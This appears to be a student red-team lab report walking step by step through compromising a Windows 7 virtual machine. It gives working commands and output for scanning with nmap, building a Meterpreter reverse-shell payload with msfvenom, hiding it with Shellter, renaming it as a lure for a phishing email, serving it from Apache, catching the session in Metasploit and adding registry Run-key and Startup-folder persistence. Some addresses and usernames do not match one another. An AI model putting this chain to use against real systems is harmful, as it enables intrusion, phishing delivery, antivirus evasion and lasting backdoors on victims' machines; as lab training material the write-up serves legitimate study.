

# Red team operations

## Taking shell on Windows\_7

### -nmap scanning

1) using **nmap** to scan for the devices in the network and we got our target here

```
(root@vbox)-[/home/saeed]
# nmap -sP 192.168.1.1-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 06:26 EST
Nmap scan report for home (192.168.1.1)
Host is up (0.0041s latency).
MAC Address: EC:3E:B3:4A:CD:50 (Zyxel Communications)
Nmap scan report for Galaxy-Tab-A-2016.home (192.168.1.32)
Host is up (0.079s latency).
MAC Address: 70:1F:3C:DD:AD:4D (Samsung Electronics)
Nmap scan report for LAPTOP-7B08D7G5.home (192.168.1.126)
Host is up (0.0037s latency).
MAC Address: 38:FC:98:21:C2:21 (Intel Corporate)
Nmap scan report for Windows7.home (192.168.1.128)
Host is up (0.0040s latency).
MAC Address: 08:00:27:92:77:94 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.250
Host is up (0.073s latency).
MAC Address: 76:3E:41:FC:6D:EF (Unknown)
Nmap scan report for vbox.home (192.168.1.237)
Host is up.
Nmap done: 254 IP addresses (6 hosts up) scanned in 3.06 seconds
```

2) Performing aggressive scan one of them to see all details about the machine and the OS version:

```
(root@vbox)-[/home/saeed]
# nmap -A 192.168.1.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 06:37 EST
Nmap scan report for Windows7.home (192.168.1.128)
Host is up (0.0011s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  ncftp          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  ncftp          Microsoft Windows RPC
49153/tcp  open  ncftp          Microsoft Windows RPC
49154/tcp  open  ncftp          Microsoft Windows RPC
49155/tcp  open  ncftp          Microsoft Windows RPC
49157/tcp  open  ncftp          Microsoft Windows RPC
MAC Address: 08:00:27:92:77:94 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008R2
OS CPE: cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP1 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WINDOWS7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_ smb2-time:
  date: 2025-11-27T11:38:49
  start_date: 2025-11-27T11:00:36
_ smb-os-discovery:
```

So after knowing the needed data about the target, this will guide us on which path we should take in our attack.

## **-Creating the payload:**

Using the msfvenom, we created a payload for Windows device

```
(root@vbox)-[/home/saeed]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.237 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
(root@vbox)-[/home/saeed]
```

## **-Creating the backdoor**

1) downloading shelter to create the backdoor:

```
(root@vbox)-[/home/saeed]
# apt install shelter
The following packages were automatically installed and are no longer required:
icu-devtools libicu-dev
Use 'sudo apt autoremove' to remove them.

Upgrading:
liblzma5 libxkbcommon-x11-0 libxkbcommon0 libxml2-dev libxml2-utils libxrender1 xz-utils

Installing:
shelter

Installing dependencies:
libasound2-plugins libcapi20-3t64 liblzma-dev libwine libxkbregistry0 libxml2-1b libx-mingw-w64 wine wine-common wine64

Suggested packages:
liblzma-doc gstreamer1.0-plugins-ugly q4wine winetricks wine-binfmt exe-thumbnailer wine64-preloader
cups-bsd ttf-mscorefonts-installer fonts-wine playonlinux dosbox | kio-extras

Recommended packages:
wine32

Summary:
Upgrading: 7, Installing: 11, Removing: 0, Not Upgrading: 2002
Download size: 105 MB
Space needed: 634 MB / 7,384 MB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 liblzma5 amd64 5.8.1-2 [310 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 xz-utils amd64 5.8.1-2 [660 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libasound2-plugins amd64 1.2.12-2+b1 [70.2 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 libcapi20-3t64 amd64 1:3.27-3.2+b1 [28.7 kB]
```

2)using shelter after downloading wine32 and the needed packs

```
(root@vbox)-[/home/saeed]
$ shelter -f /home/saeed/payload.exe -p meterpreter_reverse_tcp --lhost 192.168.237.1 --port 4444

SHELTER
www.ShellterProject.com Wine Mode

*****
* Backup *
*****

Backup: Shellter_Backups\payload.exe

*****
* PE Compatibility Information *
*****

Minimum Supported Windows OS: 4.0
Note: It refers to the minimum required Windows version for the target
You know what you are

Injection: Verified!
```

3) Changing the payload name into a more convincing one and suitable for our email:

```
(root@vbox)-[/home/saeed]
$ cd Shellter_Backups

(root@vbox)-[/home/saeed/Shellter_Backups]
$ ls
payload.exe

(root@vbox)-[/home/saeed/Shellter_Backups]
$ mv payload.exe RealMadrid.exe

(root@vbox)-[/home/saeed/Shellter_Backups]
$ ls
RealMadrid.exe

(root@vbox)-[/home/saeed/Shellter_Backups]
$
```

## -uploading the payload on apache server

1) make sure that the apache2 service is enabled and running on our machine:

```
(root@vbox)-[/home/saeed/Shellter_Backups]
# sudo systemctl start apache2

(root@vbox)-[/home/saeed/Shellter_Backups]
# sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-11-27 10:15:41 EST; 7s ago
 Invocation: 4b247a1c2e84449f9eb1a3dd7e0300ac
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 49341 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 49357 (apache2)
     Tasks: 6 (limit: 2220)
  Memory: 20.6M (peak: 20.8M)
     CPU: 64ms
   CGroup: /system.slice/apache2.service
           └─49357 /usr/sbin/apache2 -k start
             └─49360 /usr/sbin/apache2 -k start
               └─49361 /usr/sbin/apache2 -k start
                 └─49362 /usr/sbin/apache2 -k start
                   └─49363 /usr/sbin/apache2 -k start
                     └─49364 /usr/sbin/apache2 -k start

Nov 27 10:15:41 vbox systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Nov 27 10:15:41 vbox systemd[1]: Started apache2.service - The Apache HTTP Server.
```

After sending the link to the victim with the phishing email that contains the our server link ( <http://192.168.1.237/RealMadrid.exe>) the file automatically downloaded on his device without permission

### Downloads



RealMadrid.exe isn't commonly downloaded. Make sure you trust RealMadrid.exe before you open it.

## -Getting shell:

1) Using Metasploit framework, we will set a listener port until the victim access the URL and run the payload by mistake:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/meterpreter/reverse_tcp
[-] Unknown command: windows/meterpreter/reverse_tcp. Run the help command for more details.
This is a module we can load. Do you want to use windows/meterpreter/reverse_tcp? [y/N] y
msf6 payload(windows/meterpreter/reverse_tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.237
LHOST => 192.168.1.237
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.237:4444
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 1 opened (192.168.1.237:4444 -> 192.168.1.128:49475) at 2025-11-27 11:13:34 -0500


meterpreter >
```

2)waiting for the meterpreter session

The victim downloaded the payload so we are in and we want to know in which

directory we are:

```
meterpreter > pwd
C:\Users\saeed\Downloads
```



```
meterpreter > getuid
Server username: WINDOWS7\saeed
meterpreter >
```


Here is the machine name:

listing the files of the current directory:

```
meterpreter > dir
Listing: C:\Users\saeed\Downloads


Mode                Size      Type      Last modified          Name
-----
100777/rwxrwxrwx    73802    fil      2025-11-27 11:05:19 -0500 RealMadrid.exe
100666/rw-rw-rw-     282      fil      2025-11-27 05:55:42 -0500 desktop.ini
```





3) We created a simple text file on our machine and uploaded it to the victim's machine:

```
C:\Users\saeed\Downloads>echo This is a message from Kali > C:\Users\saeed\Downloads\from_hacker.txt  
echo This is a message from Kali > C:\Users\saeed\Downloads\from_hacker.txt
```



## **-Performing the backdoor**

1) Adding a new registry entry for us in the local machine registry for startup persistence

2) Then, we will add a shortcut of the payload in the startup folder

```
C:\Users\saeed\Downloads>reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "RedTeam" /t REG_SZ /d "C:\Users\Mahmoud\Downloads\RealMadrid.exe"
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "RedTeam" /t REG_SZ /d "C:\Users\Mahmoud\Downloads\RealMadrid.exe"
The operation completed successfully.

C:\Users\saeed\Downloads>echo Shortcut RedTeam C:\Users\saeed\Downloads\RealMadrid.exe > "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\RedTeam.lnk"
echo Shortcut RedTeam C:\Users\saeed\Downloads\RealMadrid.exe > "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\RedTeam.lnk"
```

Now, every time the victim's machine boots, the payload will run, and we will take access.

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Done by team B

team B members are:

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